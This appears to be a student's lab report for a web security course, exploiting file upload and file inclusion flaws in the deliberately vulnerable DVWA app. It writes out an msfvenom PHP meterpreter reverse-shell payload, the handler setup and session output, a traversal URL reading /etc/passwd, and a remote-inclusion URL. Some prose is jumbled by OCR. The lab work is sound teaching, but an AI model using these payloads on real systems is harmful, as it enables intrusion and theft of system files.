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
Name:	**Antrang Agrawal**
Registration Number:	**20BCI0262**
Course Code:	**BCI3001**
Course Title:	**Web Security**
Lab Slot:	**L37+L38**
Semester:	**Fall Semester 2021-2022**
Guided By:	**Bhulakshmi Bonthu**

Title:

LAB - Experiment - 4

File Upload Vulnerability :


Web-based applications frequently have issues with file upload vulnerabilities. in numerous
This vulnerability in the web server is solely dependent on the attacker's intent.
to upload a file with malicious code that can be executed on the target computer server. The website could be defaced or have a phishing page added by an attacker.
internet site An attacker may make internal web server information available to others and
Some unauthorised individuals may have informal access to critical information.
A user can add a picture to the DVWA website, and the page then
using programme coding, determines whether the file's last character is ".jpg" or not.
Before permitting the image to be uploaded in a directory, convert it to a '.jpeg' or '.png' first.




Bypassing Low Level DVWA Security:
Creating a php backdoor using the following command

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.112.219 lport=1308 -f raw

Upload the payload by saving the code



Running the payload:



Using msfconsole:
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.112.219
msf exploit(handler) > set lport 1308
msf exploit(handler) > exploit meterpreter > sysinfo

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.112.219
lhost => 192.168.112.219
msf6 exploit(multi/handler) > set lport 1308
lport => 1308
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.112.219:1308
[*] Sending stage (39927 bytes) to 192.168.112.86
[*] Meterpreter session 1 opened (192.168.112.219:1308 -> 192.168.112.86:34774) at 2022-10-18 14:55:42 +0530

meterpreter > id
[-] Unknown command: id
meterpreter > ls
Listing: /var/www/html/DVWA/hackable/uploads
============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  25    fil   2022-10-18 14:53:54 +0530  DVWACode.txt
100777/rwxrwxrwx  667   fil   2022-09-06 23:54:34 +0530  dvwa_email.png
100644/rw-r--r--  1116  fil   2022-10-18 14:53:38 +0530  file.php

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > pwd
/var/www/html/DVWA/hackable/uploads
meterpreter > sysinfo
Computer    : shaunak-linuxlite
OS          : Linux shaunak-linuxlite 5.15.0-33-generic #34-Ubuntu SMP Wed May 18 13:34:26 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter >
```

File Inclusion Vulnerability :

Similar to a file upload attack is a file inclusion attack. The file makes a difference. Attacks that leverage a target website's "uploading function" instead include files exploit makes harmful use of user-provided input.

LFI (Local File Inclusion) and RFI are the two forms of file inclusion attacks.

Including remote files LFI includes files that are already present on the web server.

it employs a significant number of directory traversal keywords (../../).


Remotely accessed files from other domains are included in RFI. If you have a server of your own

and contains a malicious PHP file (such as https://hackerwebserver.com/attack.php), you should be careful.

Local File Inclusion:
Getting the /etc/passwd file:
http://192.168.171.87/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd

Remote File Inclusion:

http://192.168.171.87/DVWA/vulnerabilities/fi/?page=https://www.google.com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Google Search
I'm Feeling Lucky
Google offered in:
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Instructions
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CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass